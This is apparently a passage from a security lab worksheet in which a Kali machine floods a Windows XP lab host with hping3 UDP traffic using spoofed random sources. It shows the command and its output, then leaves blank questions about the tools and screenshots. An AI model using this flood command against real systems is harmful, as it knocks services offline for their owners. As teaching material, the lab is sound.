Check the Windows XP performance







Now stop the DDoS attack from Kali to Windows XP by closing the hping3 session by pressing “ctrl+c”

```
root@kali:~# hping3 -c 95000 -d 120 -S -w 64 -p 80 --udp --flood --rand-source 192.168.2.4
HPING 192.168.2.4 (eth0 192.168.2.4): udp mode set, 28 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.2.4 hping statistic ---
37859829 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Check again the Windows XP performance






---

**Question 11:** What tools have we used for the DDoS attack scenarios, please specify based on Windows XP and Windows 7?

Answer:

**Question 12:** What does this screenshot signifies in terms of the DDoS scenario that we have implemented?



Answer:

---